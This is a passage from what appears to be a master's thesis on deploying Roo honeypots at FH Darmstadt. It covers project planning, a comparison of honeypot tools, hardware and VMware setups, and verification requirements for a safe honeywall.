Another pool of knowledge is the pattern of the scans a worm usually attempts. When launching its propagation routine, worms usually scan random addresses to distribute their malicious code. Those scans follow a recognizable pattern. Depending on the worm that pattern can be different, which means that a scan detection engine on is an IDS might not yet know this pattern. Using the information gained from the “worm test” it is possible to train the IDS, so that it will detect further scans.

3.7.2 Teaching others

“To learn the tools, tactics and motives involved in computer and network attacks, and share the lessons learned.” [Honeynet 05]


This is the slogan of the Honeynet project. It is a very good reason for the use of a Honeynet. Internet threats become understood better and people become more and more sensible to the dangers of a world-wide network. This helps reducing the amount of attacks and the waste of bandwidth caused by attacks.

During my experiments I found that there are still a large number of worms using long known vulnerabilities. In most cases there is even a patch available but many people are still not aware of their use or even think that security patches ruin their computers.

On the other hand there are many institutions which are not allowed to update their operating system by contract. This is due to a service contract which guarantees the function of a product under specified conditions. Usually those contracts are not updated as soon as a security fix is available. Therefore the hole could be fixed but is not. It is desirable to hope that the improved security awareness of the customers might enforce the vendors update those contracts in shorter periods.

4 Planning a Honeypot for FHD

The practical approach to determine a Honeypot solution, was divided in four phases: analysis, development, realization and conclusion phase. This chapter describes the project plan for the experiment in general and discusses the analysis and development phase. Details of the realization phase can be found in chapter 5.



Nr.	Vorgangsname	Anfang	Ende
1	**Analysis**	**Fre 31.12.04**	**Fre 25.02.05**
2	general project planning, task definitic	Fre 31.12.04	Fre 04.02.05
3	research for current techniques	Fre 31.12.04	Fre 25.02.05
4	requirements analysis	Mit 12.01.05	Fre 25.02.05
5	hand in requirements catalogue	Fre 25.02.05	Fre 25.02.05
6	**Development**	**Die 01.03.05**	**Fre 18.03.05**
7	evaluation of current solutions	Die 01.03.05	Fre 18.03.05
8	planning of an experimental Honeypo	Die 01.03.05	Fre 18.03.05
9	hand in setup description for a Honey	Fre 18.03.05	Fre 18.03.05
10	**Realization**	**Mon 21.03.05**	**Fre 03.06.05**
11	implementation of am experimental H	Mon 21.03.05	Fre 01.04.05
12	field trial	Mon 04.04.05	Fre 27.05.05
13	results analysis	Mon 04.04.05	Fre 03.06.05
14	Improving the Honeypot	Mon 18.04.05	Fre 27.05.05
15	finish of results analysis	Fre 03.06.05	Fre 03.06.05
16	**Conclusion**	**Die 07.06.05**	**Don 30.06.05**
17	final report	Die 07.06.05	Don 30.06.05
18	hand in Master's thesis	Don 30.06.05	Don 30.06.05

Projekt: project plan
Datum: Die 28.06.05

figure 4-1 - project plan

The first phase of the project concentrates on gathering knowledge about Honeypots and defining requirements. The goal of this phase is to learn about existing Honeypot concepts and architectures as well as using that knowledge to define requirements specific for the department of Informatics at FH Darmstadt.

The Development phase concentrates on selecting a particular solution and preparing the requirements for an experiment. At the end a setup description should define the basis for the next phase. It is also the end of the theoretical work.

Practical tasks start with the realization phase. It is based on practical research and empirical analysis. Evaluated results will be taken into consideration for improving requirements. The goal is to state if the selected Honeypot solution is suitable for productive use at FH Darmstadt. To support this statement it is necessary to understand and control the solution's potential and features.

In final phase the gathered results and conclusions are summarized. A statement will show if the Honeypot solution is feasible. Results of the preceding phases will support this statement.

4.1 Environment analysis

The purpose of this project is to improve network security at the computer science department of FH Darmstadt. Hence it is necessary to understand the type of location, the network to apply the scenarios of chapter 3.

The FH campus network is consisting of the public address range 141.100.0.0/24. It is a subnets of the public internet address of the DFN, the German Research Network (Deutsches Forschungsnetz). The address range is in accordance to Scenario III – public address. The campus border gateway is protected by a firewall. Inbound traffic is denied by default and only permitted to particular hosts, such as webservers. Correspondent scenario is Scenario II – protected environment.

As discussed in 2.6 Honeypots add little value to prevention. Therefore the investigation will focus on detecting attacks. If this research shows that there are many attacks of choice it would be worthwhile to establish a Honeypot to analyze the motives of the intruders. But at the very beginning of this project it seems better to detect and learn about the attacks at FH Darmstadt.

Response is necessary to stop attacks, but right now it is not possible to figure specific responses as we do not know what exactly is happening at the department's network. Therefore only standard responses are likely, such as improving firewall rules and system policies.

4.2 Evaluation of current solutions

The Honeynet Project [Honeynet 05] has developed a Linux-based solution, which boots directly from CD and installs a high-interaction Honeypot solution named Roo. A global beta test started at the end of March and fortunately Roo could be investigated in this project. Further two other solutions seem to be interesting. Honeyd a low-interaction Honeypot and domino a Distributed-IDS solution which monitors dark IP addresses.

4.2.1 Roo

A Honeynet is a high-interaction Honeypot with advanced monitoring and controlling techniques. Roo is based on the Honeynet's Gen-II architecture and is freely available on [Honeynet 05]. The minimum setup consists of two computers, one which plays the role of the Honeypot and a Honeywall.

The connection to and from the Honeypot is under surveillance of an Intrusion Detection System on the Honeypot. Suspicious behavior can be blocked with the underlying firewall. Network access is maintained by a Layer-2 bridge without an IP address bound to the network adapters. This allows the Honeypot to be connected to any network without problems. That technique was introduced as Gen-II-architecture [Honeynet 04]. Gen-II is an acronym for Generation II and describes the second iteration of Honeynet architectures which processes the pakets on Layer-2. This does not change IP protocol headers and reduces the risk of revealing the existence of the Honeywall.

For the convenience of extracting data, a management interface is installed on the Honeywall. With this interface in place, the Honeywall can be located in a closed server Room and the operator can maintain it from the outside.

4.2.2 Honeyd

Honeyd is an Open Source low-interaction Honeypot. Its primary purpose is to detect capture, and alert suspicious activities. It was developed by Niels Provos [Provos 02] in April 2002. Honeyd supports interesting concepts for Honeypots. It does not monitor a single IP address for activity; instead it monitors a network of dark IP addresses. It is capable of handling a large amount of connections. Provos states on his website that he has tested up to 65536 connections (see

[Provos 02]). Further it is able to emulate different operating systems and services via configuration scripts.

4.2.3 Domino

Domino is a distributed intrusion detection system. Alerts from different IDS are combined to reduce the overall false alarm rate. It is developed by Vinod Yegneswaran, Paul Barford and Somesh Jha. As an important component of its design, it monitors dark IP addresses (see chapter 2.7). This enables efficient detection of attacks from spoofed IP sources, reduces false positives, and enables attack classification and production of timely blacklists.

4.3 Planning an experimental Honeypot

After analyzing the facts and features of the suggested solutions, Roo was chosen. It uses a real operating system with full functionality as Honeypot, while Honeyd emulates vulnerabilities and Domino monitors malicious activities only. Honeyd uses scripts to emulate behavior. This can be the behavior of an operating system or a particular service. Of course those can be combined but it does not emulate the entire behavior of an operating system. Patterns of behavior are defined in scripts which can be downloaded or personally developed. Honeyd is a low-interaction Honeypot (see chapter 2.4 for definition).

Roo is using a real operating system as Honeypot. This allows analyzing any vulnerability of the system. Therefore Roo was chosen for further examining.

Available for the experiments are three desktop computers:

- Barebone[5] with Intel Pentium IV – 2.80 GHz, 1GB main memory, 150 GB hard disk space and a single network adapter

[5] Barebone = a computer with a relatively small case and a mainboard with has been assembled to fit into the small case. Typical case sizes are 20x30x20cm. Market leader is Shuttle Inc. http://www.shuttle.com

- Midi-Tower with Intel Pentium III – 500 MHz, 392 MB main memory, 8,4 GB hard disk space and three network adapters
- Mini-Tower with Intel Celeron 333 MHz, 64 MB main memory, 5GB hard disk space and a single network adapter

This is suitable for two independent setups which can collect data at the same time. One setup is build at network labs at FH Darmstadt and the other is build at my office in Mühltal.

4.3.1 Setup at Mühltal (Roo_mue)

The Midi-Tower and the Midi-Tower PCs are chosen for direct installation. Honeywall and Honeypot operation systems are installed with the corresponding set of drivers. Additionally a cross-link cable is used to connect the Honeypot directly with the Honeywall. The other network interfaces are connected to the local network.




figure 4-2 - setup at Mühltal

The local network range is 192.168.10.0/24 and is connected via a NAT-router to the internet. All public ports on the router are statically mapped to the Honeypot's IP address. No firewall rules are applied- Therefore we have a combination of the following scenarios:

- Scenario I – unprotected environment, due to the complete forwarding of ports and the absence of firewall rules
- Scenario IV – private address, due to the address range of the local network and the use of a NAT-router

Setup Honeypot and Honeywall

Hardware	Honeypot	Honeywall
CPU	Celeron 333 MHz	Pentium III – 500
RAM	64 MB	392 MB
Hard disk	5GB	8,4GB
Chipset	Intel BX	Intel BX
NIC 1	3Com 3c900-combo	3Com 3c590
NIC 2	- none -	3c509
NIC 3	- none -	3c509b-combo
password admin	- blank -	*******
Software		
OS	Windows 2000 (Build 2195) or Windows XP (Build 2600.xpsp2_gdr-050301-1519)	Roo-1.0.hw-139
installed fixes	no Service Packs or Hotfixes installed	-n.a.-

figure 4-3 - setup Honeypot (Mühltal)

4.3.2 Setup at FH Darmstadt (Roo_da, Roo_die)

At first it was planned to install the Honeypot at the Master Project Lab at Darmstadt. But some preliminary tests showed the firewall rules did not allow any external traffic for this location. Packets were only broadcast messages and none was directly targeting the Honeypot. Thus the experiment was moved to a

DMZ[6] network with less firewall restrictions located at the branch department in Dieburg.

For the setup at FHD the Barebone computer is used. As only one physical machine is available, VMware workstation 4.5.2 is used to emulate two virtual machines, for Honeywall and Honeypot.

VMware Workstation is powerful desktop virtualization software for emulating virtual PCs. The software allows users to run multiple x86-based operating systems, including Windows, Linux, and NetWare, and their applications simultaneously on a single PC. The basic version allows the operation of four machines at the same time. Further those machines can be interconnected by one or more virtual networks.

Virtual machines emulate a set of hardware devices. There is audio, USB and network support. Each device can be manually added or removed by the user, i.e. for the Honeywall virtual machine I removed audio support to save resources. The guest operating system is not aware of the emulated environment and drivers are installed as they would on a real computer.

Virtual network cards are created with two endpoints, one for the host and one for guest operating system. Each endpoint holds its own IP, this allows establishing a connection between real and virtual environment. It is also possible to have a connection between two virtual machines. In this case it is advisable to remove the IP on the host computer or the host might participate in the connection. On Windows XP this is realized by removing the protocol binding in the properties of the VMware network adapter. A setup instruction sheet was prepared to ensure repeatability (see B.3).

The application of VMware offers several important advantages.

- saves money for hardware

[6] DMZ = Demilitarized zone, intermediate network between internet and production network. Often used to place servers which offer web based services, i.e. web server or mail server.

- a complete Honeynet can be run on one machine
- saving the state of an installation, is reduced to copy the files of the virtual machine only
- portable, i.e. on a laptop

However VMware needs powerful hardware, especially when two virtual machines are supposed to run at the same time. Fortunately the Barebone with Intel Pentium IV and 1GB is suitable for this purpose.

Figure 5-3 shows the setup at FHD. VMware workstation is installed on the host computer (Barebone) with one network card and 1GB memory. Host operating system is Windows XP. Honeywall and Honeypot are installed in virtual machines.

Due to a decision of not connecting the management interface to the internet, the data can only be read from the location of the setup. This decision was made as this would pose an unidentifiable risk to the experiment. It might be possible to hack the web interface and therefore allow access to the Honeywall itself. Permitting access to the management interface from another network would only make sense if the Honeywall is physically located in a protected and locked server Room and the operator has access to the local network.




figure 4-4 - layout of VMware installation

Setup VMware host

Hardware	
CPU	Pentium IV – 2.80 GHz
RAM	1024 MB
Harddisk	150 GB
Chipset	Intel 82801EB
NIC	Realtek RTL8139/810X
Software	
OS	Windows XP SP2 (Build 2600.xpsp2_gdr-050301-1519)
additional S/W	VMware 4.5.2 (Build 8848)

figure 4-5 - setup details VMware host (FHD)

Setup Honeypot and Honeywall

Virtual machine	Honeypot	Honeywall
RAM	128 MB	400 MB
Harddisk	1 GB	10 GB
NIC 1	VMnet8: host only	VMnet0: bridged to physical network
NIC 2	- none -	VMnet8: host only
NIC 3	- none -	VMnet1: host only
Software		
OS	Windows 2000 (Build 2195)	Roo-1.0.hw-139
installed fixes	no Service Packs or Hotfixes installed	- n.a.-

figure 4-6 - setup Honeywall (FHD)

4.4 Implementing the Honeywall

The type of machine, real or virtual, does not matter to Roo. The operating system is installed as regular. Device drivers are available for both platforms and included in the default distribution. The main difference between the installations is only depending on network settings.

For each setup a setup instruction sheet was used to note individual settings. That sheet was available for the predecessor of Roo, eeyore[7] and has been updated for Roo. The new version can be found in the appendix (see B.3). It covers settings for the mode of the firewall, remote management interface, outbound control limits, alerting and Sebek setup. Primary purpose is to ensure that setup details can be accessed later when analyzing the results.

Both Honeywalls were set to bridge mode and provided a management interface. At FHD the management interface was accessed through the host computer

4.4.1 Roo's components

Roo v1.39 is based on a Linux Fedora[8] 3 core. Roo is using the following applications to control and contain hacker activity:

Component/ Application	*Description*
snort	(see 4.4.1)
snort_inline	Snort_inline is basically a modified version of Snort that accepts packets from iptables (see below) It then uses new rule types (drop, sdrop, reject) to tell iptables whether the packet should be dropped, rejected, modified, or allowed to pass based on a snort rule set. It is an Intrusion Prevention System (IPS) that uses existing Intrusion Detection System (IDS) signatures to make decisions on packets that traverse snort_inline.
session limit	A modification to the OpenBSD 'pf' firewall tool. Gives rate session limiting capabilities.

figure 4-7 - list of roo's components

[7] eeyore was replaced by Roo, details can be found on http://www.honeynet.org/tools/cdrom/eeyore/download.html

[8] Fedora is RedHats Open Source distribution http://www.fedora.com

Sebek	Sebek is a data capture tool designed to capture the attacker’s activities on a Honeypot, without the attacker knowing it. It is based on Rootkit[9] technologies which hide the presence of Sebek to logged on users.
menu	Graphical menu developed by the Honeynet Project to maintain and control a running Honeywall.
Walleye	Web-based monitoring and maintenance tool.
pcap	Packet capture interface to the Linux kernel.
apache	Web server daemon, to publish websites to a network
p0f	A passive OS/network fingerprinting utility for use in IDS environments, Honeypots environments, firewalls and servers.
Argus	Argus is a real time flow monitor that is designed to perform comprehensive IP network traffic auditing.
iptables	Iptables is a Linux firewall integrated into the kernel. It is a generic table structure for the definition of rulesets. Each rule within an IP table consists of a number of classifiers (iptables matches) and one connected action (iptables target).
swatch	Alerting tool. Swatch is used to monitor log files. When it sees a line matching a pattern specified, it can highlight it and print it out, or run external programs to notify through mail or some other means.

figure 4-7 - list of roo's components (continued)

4.5 Choosing the bait

The Anti-Virus software producer Kaspersky publishes a monthly ranking of currently active Viruses and other malware. In the Top-20 ranking for December [Kaspersky 05] 2004 published on January 01, 2005 every virus targets on a Win32 platform. Observing the rankings back until April 2005 results the same target. Therefore Windows 2000 and Windows XP were chosen for the Honeypot.

[9] Rootkit = A rootkit is a set of tools used by an intruder after hacking a computer system. These tools can the attacker maintain his access to the system. A Root kit typically hides its presence to the user.

5 Running and observing the experiment

From March to June several Honeypot experiments were realized. The challenge was to set up a working scenario and extract useful information. Chapter 5.1 deals with problems of a safe setup and presents requirements for test cases to avoid failures. The proposed test concept is based on experience gained from the realization phase. Chapter 5.2 describes what can be attacked from the internet. Chapter 5.3 explains log analysis with Roo in general. Actual log results are presented in chapter 5.4.

5.1 Requirements to a safe setup

The worst case was when a running setup turned up with an error and made the captured data worthless. This made many results almost useless and wasted a lot of time. To circumvent this common problem test cases were developed which, once successfully completed, ensure that errors are discovered before the experiment starts. Setup requirements form the basis for these test cases. The following chapter will examine the requirements and clarify their necessity. The full version of the test cases used during the experiments can be found in the appendix (see B.1).

All tests can be executed with on-board tools. This is important for the setup of the Honeypot as third-party tools could reveal its true purpose. Therefore tests developed in future should concentrate on on-board tools to avoid detection. The basic tests are using a console and TCP/IP based tools, such as “bash” on Linux, “cmd.exe” on Windows, “nslookup” is available on both platforms , “date” on Windows is only displaying the date here “time” needs also to be executed while the Linux pendant of “date” displays time and date

A good requirement states something that is necessary, verifiable, and attainable. This chapter states the requirements and explains each need. Verification is done with the test plan found in the appendix. Most requirements are easy to attain with on-board tools or applications which are installed with the default setup of Roo. Requirement R002 is the only which could benefit from a third-party tool, such as a radio clock.

The following requirements are built for a setup with the Honeynet's tool Roo. The current version these requirements are verified for is Roo-1.0.hw-139. Other versions or different products may have the same requirements but some requirements are vendor specific, such as "R011 Sebek is running". When creating test cases for other versions or products, they should follow the same template as given in 5.1.1. Requirements should make sure that all security functions are covered and analyzing features are working, especially over dedicated periods to ensure stable operation.

R001: Time and date are set

Need: Time and date need to be set, in order to verify connections to the time of appearance.

Ex.: A Honeypot was up for one week and a successful compromise occurred. But due to a wrong set clock it is not clear when it happened. It could have been at the beginning of the week where the old firewall rules were in place or at the end were the firewall administrator installed the new policy on the firewall. The value of the attack's data would be degraded if the correct time is not known. The question if the new firewall rules did upgrade security or open new vulnerabilities cannot be answered.

Attain: login to console on with privileges to change time and change date and time.

With this firewall example one can see how important correct time is. Even with the evidence of an attack its value is not the same as it would be with correct time of occurrence.

R002: Time intervals are normal

Need: This ensures that the clock of the computer or virtual machine is using time intervals according to the SI definition: Unit of time, second [BIPM 98].

Ex.: On one of the virtual machines during the experiments, the time interval was at half speed. This means that after one minute in real time the clock in the virtual machine showed only 30 seconds passed. After one day the machine displayed only 12 hours passed since the last check. Cases like this are not to be tolerated.

Attain: Roo uses the ntp protocol [RFC 2030] for time synchronization. Please see the man page for the use of the ntp daemon (“man ntpd”). For Germany the Physikalisch-Technische-Bundesanstalt offers time synchronization services via radio transmission [Priester 04], public telephone dial-in[10] according to the European Telephone Time Code [Kirchner 93] and ntp[11] . Several receivers[12] exist which can be attached on local COM ports.

R003: Honeypot is able to establish outbound and inbound connections to the internal network

Need: Honeypot is able to access the internal network in both directions.

Ex.: In several cases this requirement could not be satisfied. The cabling on a real Honeywall could be wrong, the firewall on Roo could be out of service, the VMware network devices VMnet0 and VMnet8 could be interchanged, VMware Bridge Protocol could be active on the wrong interface, IPs could be false set and so on.

Attain: Ensure the physical and logical devices on the machines are correctly set. The network adapters mapping and cabling have to match with the desired networks. Eth0 is normally used for the production network, eth1 for the Honeynet and eth2 for the remote management interface.

[10] The phone number for this service is +49 (531) 51 20 38 an quick description of the european telephone time code can be found on http://www.ptb.de/en/org/4/44/442/_index.htm

[11] NTP server of PTB are at ptbtime1.ptb.de (192.53.103.103) and ptbtime1.ptb.de (192.53.103.104)

[12] Ateco offers the Expert mouseCLOCK which is a good-priced and reliable device http://www.ateco.de/funkuhren.htm another vendor is Meinberg http://www.meinberg.de/

On a real machine you can compare the MAC addresses by invoking "ifconfig" with the ones printed on the cards. VMware assigns eth0 = NIC1, eth1 = NIC2 and eth2 = NIC3. Verify that each NIC is mapped to the proper network connection. See figure 5-3 for more details.

This is also a very basic and important requirement. A Honeypot without connectivity, without the chance of receiving attacks is absolutely worthless.

R004: Honeypot is able to establish outbound and inbound connections to the external network

Need: Honeypot is able to access the internal network in both directions.

Ex.: It could be possible that the Honeypot is visible in the internal network but not in the public. Somewhere in the path to the external network is a firewall which blocks the Honeypot or port-forwarding is not directing traffic to the right destination.

Attain: Further to R003 this requirement needs external connectivity. Routers need to be configured and firewall rules need to allow traffic. Using "tracert" can help in case the Honeypot is not reachable.

R005: Honeypot is able to resolve internet DNS addresses

Need: DNS address resolution is resolving names and addresses according to [RFC 1035].

Ex.: During one of the experiments the range of the production network was blocked including the local DNS server. The problem was that outbound DNS traffic was denied and no name resolution was possible. To circumvent this, a firewall rule exception was created which excluded the internal DNS from the blacklist.

Attain: Configure DNS server address. Make sure this address is reachable.

Attacks often use DNS resolves to connect to storages in order to download binaries. Without DNS functionality this is not possible and valuable traffic would stay away.

R006: Honeypot is denied access to restricted IP addresses

Need: Protect production servers from Honeypot traffic.

Ex.: When a Honeywall is installed from scratch, there exists no file fencelist.txt. If it is created afterwards and not reloaded the firewall rules are not created. When creating the file the fencelist has to be reloaded.

Attain: Apply fencelist settings: Create /etc/fencelist.txt with entries of endangered addresses, reload it using “menu”, choose “4 Honeywall Configuration” then “11 Outbound Fence List” and finally “3 Enable/Reload Fence List”

The fencelist is the most important tool for securing production networks. Its application creates rules on the firewall which block all traffic to specified targets.

R007: Honeywall is logging traffic from R001

Need: Ensure that the logging capabilities are working

Ex.: The Snort process could not have been started or failed.

Attain: Open “menu” choose “3 Honeywall Administration” and then “6 Reload Honeywall”.

Roo uses Snort (see 4.4.1) to capture traffic. Here we focus on basic packet capture which means that this is dependent on Snort’s capture files.

R008: Walleye is activated

Need: Walleye (see 4.4.1) provides graphical data analysis and is used to quickly analyze flows.

Ex.: It is possible that the remote management interface has been configured with a wrong IP or that the apache httpd daemon failed for some reason. Also it is important to see if the login is successful and user and password are working. It is possible that Walleye does not restart after wiping the logging directories.

Attain: Open “menu” choose “4 Honeywall configuration”, then “3 Remote Management”, then “12 Walleye” finally answer question “Would you like to run the Walleye web interface” with “Yes”.

Walleye is the Honeynet’s data analysis tool, based on Perl scripts and running on an apache web server.

R009: Walleye is displaying correct time

Need: As stated in R001 correct time is important to proper data analysis.

Ex.: In the early stages of beta testing there was a problem with time zones; the time zone in Walleye did not match.

Attain: This problem is fixed in Roo-1.0.hw-139. In case it happens again please consult the Honeynet webpage at www.honeynet.org. In case that the time zone is set wrong: log in to Walleye, choose “System Admin” on the top tabs, in the administration menu choose “Honeywall configuration – Honeynet demographics”. On the “Configure sensors” page click “edit”, choose correct time zone and apply settings with “Save”.

Even if the time on the operating system is correct the time in Walleye needs to be checked. This requirement ensures that the time is synchronized with the underlying operating system.

R010: Walleye is displaying traffic from R001

Need: Walleye is parsing Snort’s log files.

Ex.: Walleye is parsing Snort’s output to display flows. In some cases Walleye did not show any more traffic after a certain period. Here the Snort captures had to be analyzed manually for obtaining results. But when functioning Walleye is the tool of choice.

Attain: If this error occurs it might be due to a bad installation. Download the Roo image again and reinstall it.

